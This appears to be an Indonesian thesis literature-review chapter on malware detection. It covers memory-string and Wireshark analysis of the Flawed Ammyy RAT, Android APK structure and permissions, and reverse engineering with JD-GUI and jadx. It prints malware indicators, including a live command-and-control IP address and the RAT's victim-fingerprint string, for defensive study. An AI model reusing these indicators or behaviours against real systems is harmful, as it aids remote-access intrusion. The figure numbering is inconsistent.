lsmon.exe	504			1.16 MB		Local Session Manager Service
csrss.exe	412	3.55	1.03 kB/s	1.16 MB		Client Server Runtime Process
winlogon.exe	452			1.48 MB		Windows Logon Application
explorer.exe	1424	0.46		30.23 MB	tesa-PC\tesa	Windows Explorer
VBBoxTray.exe	1616	0.14	28 B/s	1.44 MB	tesa-PC\tesa	VirtualBox Guest Additions Tr...
Wireshark.exe	2324	0.89		111.58 MB	tesa-PC\tesa	Wireshark
ProcessHacker.exe	552	14.25		6.27 MB	tesa-PC\tesa	Process Hacker
2018-05-25-Flawed-Am...	2300	0.65		4.13 MB	tesa-PC\tesa	

CPU Usage: 29.95% Physical memory: 495.81 MB (48.44%) Processes: 38

Gambar 2.1 Tampilan process hacker setelah di running malware

Sumber: (B.M. Jain, 2017)

Untuk memperoleh informasi lebih lanjut tentang aktivitas malware, fitur scan string pada Process Hacker dapat digunakan untuk mendalami data string yang terkait dengan proses malware. Gambar 2.9 menampilkan tampilan string search yang menunjukkan hasil pemindaian terhadap data string yang terdapat dalam memori proses malware. Dengan menggunakan teknik ini, peneliti dapat mengidentifikasi pola komunikasi yang dilakukan oleh malware, serta perintah yang dikirimkan melalui string tersebut.



Gambar 2.2 Tampilan string search pada ditur process hacker

Sumber: (B.M. Jain, 2017)

Analisis string dalam memori adalah teknik yang sangat efektif untuk mengungkap aktivitas berbahaya yang dilakukan oleh malware. Sebagai contoh, berdasarkan Gambar 2.9, analisis string pada file Little.dll yang berjalan dalam memori sistem menggunakan menu properties → memory → string pada Process Hacker memberikan wawasan lebih dalam mengenai perilaku malware. Teknik ini memungkinkan identifikasi berbagai aktivitas berbahaya yang dilakukan oleh malware, seperti pencurian data atau pengambilalihan kontrol sistem.

Penelitian ini menggunakan malware Flawed Ammyy RAT, yang dikenal sebagai Remote Access Trojan (RAT). Malware ini memungkinkan penyerang untuk mengakses dan mengontrol perangkat korban dari jarak jauh. Melalui analisis string memori, peneliti dapat mengidentifikasi pola komunikasi antara malware dan server penyerang, serta perintah yang dikirimkan. Gambar Tabel 2.10 menyajikan hasil analisis aktivitas malware ini, memberikan gambaran yang lebih jelas tentang bagaimana malware bekerja di dalam sistem. Teknik ini tidak hanya bermanfaat untuk memahami aktivitas malware, tetapi juga merupakan langkah awal dalam pengembangan alat deteksi yang lebih canggih untuk mencegah ancaman lebih lanjut.

No.	Address dan Result	Keterangan
1	0x2f1b6b !This program cannot be run in DOS mode.	Malware tidak dapat berjalan ketika mode DOS
2	0x2f2ec2 kernel32.dll	Windows NT BASE API Client DLL
3	0x2f2f2b LoadLibraryA	Malware memuat modul yang ditentukan ke dalam ruang alamat dari proses panggilan
4	0x2f2f38 GetProcAddress	Malware mengambil alamat fungsi atau variabel yang diekspor dari pustaka <i>dynamic-link</i> yang ditentukan
5	0x2f2f47 VirtualAlloc	Malware mengubah keadaan suatu wilayah halaman di ruang alamat <i>virtual</i> dari proses panggilan
6	0x2f2f54 VirtualProtect	Malware mengubah perlindungan akses proses apa pun pada lingkungan <i>virtual</i>
7	0x2f2f98 FreeConsole	Malware melepaskan proses panggilan dari konsolnya
8	0x3b0f93 ComSpec=C:\Windows\system32\cmd.exe	Malware membaca spesifikasi komputer korban
9	0x3b0fb7 FP NO HOST CHECK=NO	Malware melakukan cek apakah ada <i>host</i> atau tidak
10	0x3e6660 Security=Impersonation Dynamic True	Malware menjalankan peniruan pada security
11	0x3e8194 Ammyy Admin	Menjalankan perintah dasar ammyy admin
12	0x3edc50 103.208.86.69	Ip address tujuan
13	0x3fe1f0 NT Authority\NetworkService	Malware melakukan pengaturan akses keamanan untuk folder bersama pada jaringan
14	0x3fe7a4 root\SecurityCenter2	Malware masuk ke root kemudian melakukan akses ke security center 2
15	0x4098d4 Remote Desktop Services	Malware menjalankan service remote desktop
16	0x40a2f6 windows_tracing_logfile=C:\BVTBin\Tests\in stallpackage\csilogfile.log	Malware mencoba membaca <i>log</i> pada komputer yang terinfeksi
17	0x40efed id=52399915&os=7 SP1 x86&priv=User+UAC&cred=tesa- PC\tesa&pcname=TESA- PC&avname=&build time=25-12-	Malware menyimpan data yang ada pada komputer yang terinfeksi, seperti operasi sistem, <i>user</i> , dan <i>pc name</i>
18	0x482c94 ERROR: Couldn't connect to router 103.208.86.69:443	Malware tidak dapat koneksi pada router tujuan karena ketika proses analisis jaringan pada komputer telah dilakukan <i>virtual network</i>

Gambar 2.3 Tabel string malware Flawed ammy RAT

Sumber: (Aldya, 2019) (B.M. Jain, 2017)

Proses analisis string memori juga dapat diterapkan pada perangkat mobile yang terinfeksi malware. Gambar 2.10 menunjukkan hasil analisis terhadap aktivitas malware yang memasuki sistem operasi Android. Dalam hal ini, malware seperti Flawed Ammyy RAT tidak hanya menginfeksi sistem desktop, tetapi juga mampu menyusup ke dalam perangkat mobile yang rentan (Aldya, 2019).

Metode penting lainnya dalam mendeteksi malware adalah dengan melakukan analisis lalu lintas jaringan. Penggunaan alat pemantauan jaringan seperti Wireshark dapat

memberikan wawasan yang sangat mendalam tentang aktivitas jaringan yang mencurigakan. Sebagai contoh, Gambar 2.11 menunjukkan hasil capture data menggunakan Wireshark terhadap paket data yang dikirimkan oleh malware Flawed Ammyy RAT. Dalam gambar ini, terlihat bahwa perangkat yang terinfeksi dengan alamat IP 10.0.2.15 secara terus-menerus melakukan sinkronisasi dengan server penyerang yang beralamat IP 103.208.86.69. Alamat IP tersebut diketahui merupakan router yang dimiliki oleh penyerang

Time	Source	Src Port	Destination	Host	Protocol	Length	Info
745.256325	fe80::bd2a:...	59777	ff02::c	[ff02::c]	SSDP	208	M-SEARCH * HTTP/1.1
749.693229	103.208.86.69	443	10.0.2.15		TCP	60	443 → 49401 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
751.258862	fe80::bd2a:...	59777	ff02::c	[ff02::c]	SSDP	208	M-SEARCH * HTTP/1.1
754.885187	10.0.2.15	49402	103.208.86.69		TCP	60	49402 → 443 [SYN] Seq=8 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
755.257307	fe80::bd2a:...	59777	ff02::c	[ff02::c]	SSDP	208	M-SEARCH * HTTP/1.1
756.508994	103.208.86.69	443	10.0.2.15		TCP	60	443 → 49402 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
757.016125	10.0.2.15	49402	103.208.86.69		TCP	60	[TCP Retransmission] 49402 → 443 [SYN] Seq=8 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
758.259712	fe80::bd2a:...	59777	ff02::c	[ff02::c]	SSDP	208	M-SEARCH * HTTP/1.1
758.649896	103.208.86.69	443	10.0.2.15		TCP	60	443 → 49402 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
759.160753	10.0.2.15	49402	103.208.86.69		TCP	60	[TCP Retransmission] 49402 → 443 [SYN] Seq=8 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
759.509851	PcsCompu_3a...		RealtekU_...		ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
759.511233	RealtekU_12...		PcsCompu_...		ARP	60	10.0.2.2 is at 52:54:00:12:35:82
760.773744	103.208.86.69	443	10.0.2.15		TCP	60	443 → 49402 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
761.263308	fe80::bd2a:...	59777	ff02::c	[ff02::c]	SSDP	208	M-SEARCH * HTTP/1.1
765.260898	fe80::bd2a:...	59777	ff02::c	[ff02::c]	SSDP	208	M-SEARCH * HTTP/1.1
765.915240	10.0.2.15	49402	103.208.86.69		TCP	60	49402 → 443 [SYN] Seq=8 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
767.530110	103.208.86.69	443	10.0.2.15		TCP	60	443 → 49403 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0


Frame 1: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits) on interface 0
 Ethernet II, Src: PcsCompu_3a:97:e9 (08:00:27:3a:97:e9), Dst: IPv6mcast_0c (33:33:00:00:00:0c)
 Internet Protocol Version 6, Src: fe80::bd2a:d644:81bb:994, Dst: ff02::c
 User Datagram Protocol, Src Port: 59777, Dst Port: 1900
 Simple Service Discovery Protocol

Gambar 2.4 Hasil *capture wireshark* terhadap paket data malware

Sumber: (Widiyasono, 2018)

Flawed Ammyy RAT, sebagai jenis Remote Access Trojan (RAT), memungkinkan penyerang untuk memantau aktivitas, mencuri data, dan menjalankan perintah secara diam-diam pada perangkat yang terinfeksi. Proses sinkronisasi antara perangkat korban dan server penyerang menjadi salah satu indikator kuat adanya aktivitas malware yang aktif. Wireshark memungkinkan peneliti untuk melacak dan menganalisis komunikasi ini secara lebih rinci, yang dapat membantu dalam mendeteksi serta memitigasi serangan lebih lanjut.

Serangan terhadap aplikasi smartphone kini menjadi salah satu ancaman utama dalam dunia keamanan siber, dengan malware sebagai jenis serangan yang paling sering ditemukan. Berdasarkan laporan Kaspersky pada kuartal ketiga tahun 2020, malware menyumbang proporsi serangan sebesar 70,84% terhadap aplikasi smartphone, seperti yang dapat dilihat pada Gambar 2.12. Salah satu jenis malware yang sering menyerang adalah Trojan malware, yang memiliki kemampuan untuk menyusup ke aplikasi lain, menunggu koneksi internet, dan kemudian terhubung dengan server Command and Control (CnC). Server ini memungkinkan penyerang untuk mengirimkan perintah kepada perangkat yang terinfeksi untuk melakukan tindakan berbahaya.



Gambar 2.5 Data serangan mobile aplikasi Q3 2020

Sumber: (De Santonario Magno Moises, 2023)


Trojan malware biasanya menginstal dirinya dalam aplikasi yang tampaknya sah, seperti aplikasi komunikasi, pendidikan, atau hiburan. Setelah perangkat terhubung ke server CnC, malware dapat melakukan berbagai jenis serangan, termasuk pencurian data pribadi dan pengambilalihan kontrol perangkat. Dalam laporan yang sama, Kaspersky mencatat adanya peningkatan Trojan malware sebesar 1,72% dari kuartal kedua ke kuartal ketiga tahun 2020, yang menunjukkan tren yang mengkhawatirkan dalam perkembangan ancaman ini.

Android sebagai platform yang paling banyak digunakan di dunia, menjadi target utama bagi pengembang jahat untuk menyebarkan Trojan malware. Platform ini menawarkan fleksibilitas dan jumlah pengguna yang sangat besar, yang semakin meningkatkan risiko serangan. Seiring dengan meningkatnya ketergantungan pada aplikasi mobile, terutama dalam bidang komunikasi dan pendidikan, ancaman terhadap perangkat mobile semakin signifikan. Oleh karena itu, pemahaman mendalam tentang pola serangan malware, khususnya Trojan, menjadi sangat penting untuk mengembangkan strategi mitigasi yang efektif dalam melindungi perangkat dan aplikasi dari ancaman yang terus berkembang.

2.3 .APK

APK (Android Package) adalah format arsip yang digunakan untuk mengemas seluruh elemen teknis yang diperlukan dalam menginstal dan menjalankan aplikasi pada perangkat Android. Elemen-elemen teknis yang ada dalam APK meliputi kode sumber, file manifest, sumber daya pendukung, serta pustaka yang digunakan oleh aplikasi. Sebagai sistem operasi terbuka, Android memberikan fleksibilitas tinggi kepada pengembang dan pengguna, memungkinkan mereka untuk menginstal aplikasi dari Google Play Store ataupun dari situs pihak ketiga. Namun, instalasi aplikasi dari sumber yang tidak terpercaya dapat berisiko lebih tinggi, karena sering kali menjadi saluran bagi penyebaran malware (Mouheb, 2020) (Smith, 2020)).

Salah satu cara untuk memahami potensi ancaman yang dapat ditimbulkan oleh aplikasi Android adalah dengan mengevaluasi izin (permissions) yang diminta oleh aplikasi tersebut. Izin ini sering kali menjadi vektor risiko yang dimanfaatkan oleh malware untuk merusak perangkat atau mencuri data pengguna. Berdasarkan Gambar 2.5, dilakukan eksplorasi terhadap risiko izin pada aplikasi Android melalui tiga tingkat analisis. Pertama, dilakukan evaluasi risiko pemberian izin berdasarkan nama izin aplikasi, diurutkan dari izin yang paling berisiko hingga yang tidak berisiko. Kedua, analisis set izin secara kolektif dilakukan menggunakan metode pemilihan subtest fitur untuk mengidentifikasi risiko yang muncul akibat kolaborasi beberapa izin. Ketiga, deteksi aplikasi berbahaya (malapp) dilakukan dengan pendekatan klasifikasi yang membangun model berdasarkan izin-izin berisiko. Hasil dari analisis ini divisualisasikan melalui laporan malware aplikasi dan aturan deteksi yang dihasilkan oleh detektor malware (Smith, 2020)




Gambar 2.6 Eksplorasi risiko dan deteksi izin aplikasi berbahaya dalam tiga tingkat

Sumber: (Jiqiang, 2014)

Malware merupakan perangkat lunak berbahaya yang dirancang untuk merusak, mencuri data, atau memberikan akses ilegal kepada penyerang. Pada platform Android, malware sering kali menyusup melalui file APK yang tampaknya aman. Beberapa jenis malware yang umum ditemukan pada APK antara lain:

- a. Trojan merupakan malware yang menyamar sebagai aplikasi sah untuk mencuri data atau memberikan akses tidak sah ke perangkat.
- b. Spyware merupakan malware yang dirancang untuk memantau dan mencuri informasi pribadi pengguna.
- c. Adware merupakan malware yang menampilkan iklan yang mengganggu, sering kali mengarahkan pengguna ke situs berbahaya.
- d. Ransomware merupakan malware yang mengenkripsi data perangkat dan meminta tebusan untuk memulihkan akses.

Seperti yang ditunjukkan pada Gambar 2.6, terdapat berbagai kategori malware yang dapat menginfeksi sistem operasi Android. Malware ini dapat mencuri informasi pribadi pengguna, merusak sistem perangkat, atau memberikan akses ilegal kepada penyerang. Oleh karena itu, penting untuk melakukan analisis mendalam terhadap izin yang diminta oleh aplikasi untuk mendeteksi dan memitigasi aplikasi berbahaya yang berpotensi membahayakan perangkat pengguna.




Gambar 2.7 Kategori malware android

Sumber: (Smith: 2020)

File APK merupakan komponen utama dalam aplikasi Android dan menjadi titik masuk bagi malware ke dalam sistem. Sebagai format arsip, file APK mencakup beberapa elemen penting, termasuk kode sumber aplikasi, file manifest, serta sumber daya pendukung lainnya. File manifest, khususnya, memainkan peran yang sangat penting dalam menentukan

karakteristik dan perilaku aplikasi. File ini berisi informasi terkait izin yang dibutuhkan oleh aplikasi, layanan yang digunakan, API yang dipanggil, serta konfigurasi lainnya yang mendefinisikan fungsi dan tampilan aplikasi. Kode sumber dalam file APK ditulis menggunakan bahasa pemrograman Java, yang kemudian dikompilasi menjadi bytecode Dalvik untuk dieksekusi pada mesin virtual Dalvik (DVM). Proses ini memungkinkan aplikasi berjalan dengan efisien pada perangkat Android. Analisis terhadap struktur file APK memberikan wawasan yang lebih dalam tentang bagaimana malware menyembunyikan aktivitas berbahaya melalui elemen-elemen ini.



Gambar 2.8 Komposisi file APK

Sumber: (Mouheb, 2020)


Gambar 2.7 menunjukkan diagram yang menggambarkan komponen utama dalam file APK, seperti file manifest, kode sumber, dan sumber daya pendukung. Diagram ini menggambarkan bagaimana setiap elemen saling terkait untuk mendukung fungsi aplikasi. Memahami struktur file APK ini sangat penting dalam upaya mendeteksi malware, karena banyak malware yang memanfaatkan komponen-komponen ini untuk menyembunyikan atau menyisipkan kode berbahaya yang berpotensi merusak sistem.

Dengan meningkatnya ancaman malware pada platform Android, analisis menyeluruh terhadap file APK menjadi salah satu metode yang sangat efektif dalam mendeteksi dan mengurangi risiko keamanan. Dengan memahami komponen teknis dalam file APK, kita dapat lebih mudah mengidentifikasi pola penggunaan izin yang mencurigakan, API yang dieksploitasi, serta kode berbahaya yang disisipkan dalam aplikasi. Oleh karena itu, analisis file APK bukan hanya penting untuk mendeteksi malware yang sudah terinfeksi, tetapi juga untuk mencegah infeksi malware pada tahap awal sebelum aplikasi diinstal ke perangkat.

2.4 Reverse Engineering

Reverse engineering adalah salah satu teknik analisis statik yang digunakan untuk mengekstraksi data atau informasi yang terdapat dalam malware. Teknik ini memungkinkan peneliti untuk melakukan analisis mendalam terhadap cara kerja malware, serta metode yang digunakan untuk mengeksploitasi celah keamanan dalam sistem (Knapp, 2016). Salah satu keuntungan utama dari penggunaan reverse engineering pada malware adalah kemampuannya untuk mengidentifikasi izin (permissions) yang dijalankan oleh malware. Dengan mengetahui izin yang diminta oleh malware, potensi ancaman terhadap sistem dapat diidentifikasi lebih awal, sehingga langkah mitigasi dapat segera diambil (Febrianto, 2020).

Selain itu, melalui reverse engineering, dapat ditemukan kode sumber (source code) dalam malware yang berpotensi mengancam lalu lintas jaringan (network traffic). Informasi ini sangat penting dalam mengantisipasi serangan siber yang mungkin terjadi, karena malware yang dapat memanipulasi lalu lintas jaringan berpotensi merusak integritas dan kerahasiaan data yang ada di dalam sistem. Analisis reverse engineering dapat divisualisasikan melalui Gambar 2.1, yang menggambarkan bagaimana malware dapat mengakses dan memanipulasi lalu lintas jaringan untuk tujuan jahat, seperti mengeksfiltrasi data atau mengirim perintah kepada perangkat yang terinfeksi.



Gambar 2.9 Reverse Engineering

Sumber: (Febrianto, 2020)

Analisis terhadap source code aplikasi malware merupakan langkah penting dalam mengidentifikasi dan memahami perilaku aplikasi tersebut. Pada Gambar 2.1, dilakukan analisis terhadap file sample8.apk, yang menunjukkan adanya source code yang menandakan malware mengakses jaringan internet. Beberapa permissions yang ditemukan dalam kode

tersebut, seperti `Android.permission.INTERNET`, `Android.permission.ACCESS_WIFI_STATE`, dan `Android.permission.ACCESS_NETWORK_STATE`, menunjukkan bahwa malware ini memiliki kemampuan untuk mengakses network traffic perangkat yang terinfeksi. Penjelasan dari masing masing permission adalah:


- a. `Android.permission. INTERNET` yaitu Permission tersebut berfungsi untuk mengizinkan aplikasi menggunakan layanan jaringan dan mengizinkan aplikasi membuka socket jaringan.
- b. `Android.permission. ACCESS_WIFI_STATE` yaitu Permission tersebut berfungsi untuk mengizinkan aplikasi mengakses informasi tentang jaringan Wi-Fi pada *device*
- c. `Android. permission. ACCESS_NETWORK_STATE` yaitu permission tersebut berfungsi untuk mengizinkan aplikasi mengakses informasi tentang jaringan internet pada *device*.

Berdasarkan temuan ini, pengujian terhadap `sample8.apk` disimpulkan bahwa aplikasi tersebut berusaha untuk mengakses jaringan internet perangkat pengguna, yang merupakan indikasi bahwa aplikasi tersebut dapat digunakan untuk mengekstraksi data atau melakukan komunikasi berbahaya melalui jaringan (Febrianto, 2020).

Selain itu, reverse engineering dan analisis source code merupakan teknik yang sangat penting dalam menganalisis malware. Dengan memahami kode yang ada, peneliti dapat mengidentifikasi kode yang bersifat malicious atau berbahaya, yang sering kali tersembunyi dalam kode aplikasi. Proses ini melibatkan pembongkaran dan analisis mendalam terhadap struktur aplikasi, untuk memahami bagaimana aplikasi tersebut berfungsi dan apakah ada komponen yang dapat membahayakan sistem atau data pengguna. Salah satu teknik yang digunakan dalam menganalisis malware adalah dengan mengidentifikasi pola-pola mencurigakan yang ada pada source code, termasuk penggunaan izin berisiko tinggi, akses jaringan yang tidak sah, serta teknik obfuscation (penyamaran) yang digunakan untuk menghindari deteksi.

Penelitian yang dilakukan oleh De Santonario Magno Moises (2023) menganalisis source code dari aplikasi `syssec.App.apk` menggunakan alat JD-GUI. JD-GUI merupakan alat yang digunakan untuk membuka dan mendekompile file JAR, yang sering digunakan dalam aplikasi berbasis Java. Alat ini memungkinkan peneliti untuk melihat kode sumber Java yang terkompilasi dalam file `.class`, yang dalam banyak kasus berisi instruksi yang dapat mengungkapkan perilaku jahat dalam aplikasi. Dengan menggunakan JD-GUI, peneliti dapat mengekstrak kode sumber yang sebelumnya dikompilasi menjadi bytecode

dan memeriksa apakah ada instruksi atau modul yang mencurigakan, seperti upaya untuk mengakses informasi sensitif, mengirim data tanpa izin, atau berkomunikasi dengan server eksternal yang tidak dikenal



```
(kali@kali) - [~/Desktop/Sample Malware/4]
└─ jadx-gui
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
INFO - Found new jadx version: 1.4.4
jadx-1.4.4.zip, size: 26.16MB, downloads count: 16521, url: https://github.com/skylot/jadx/releases/download/v1.4.4/jadx-1.4.4.zip, date: 2022-08-20T16:00:50Z
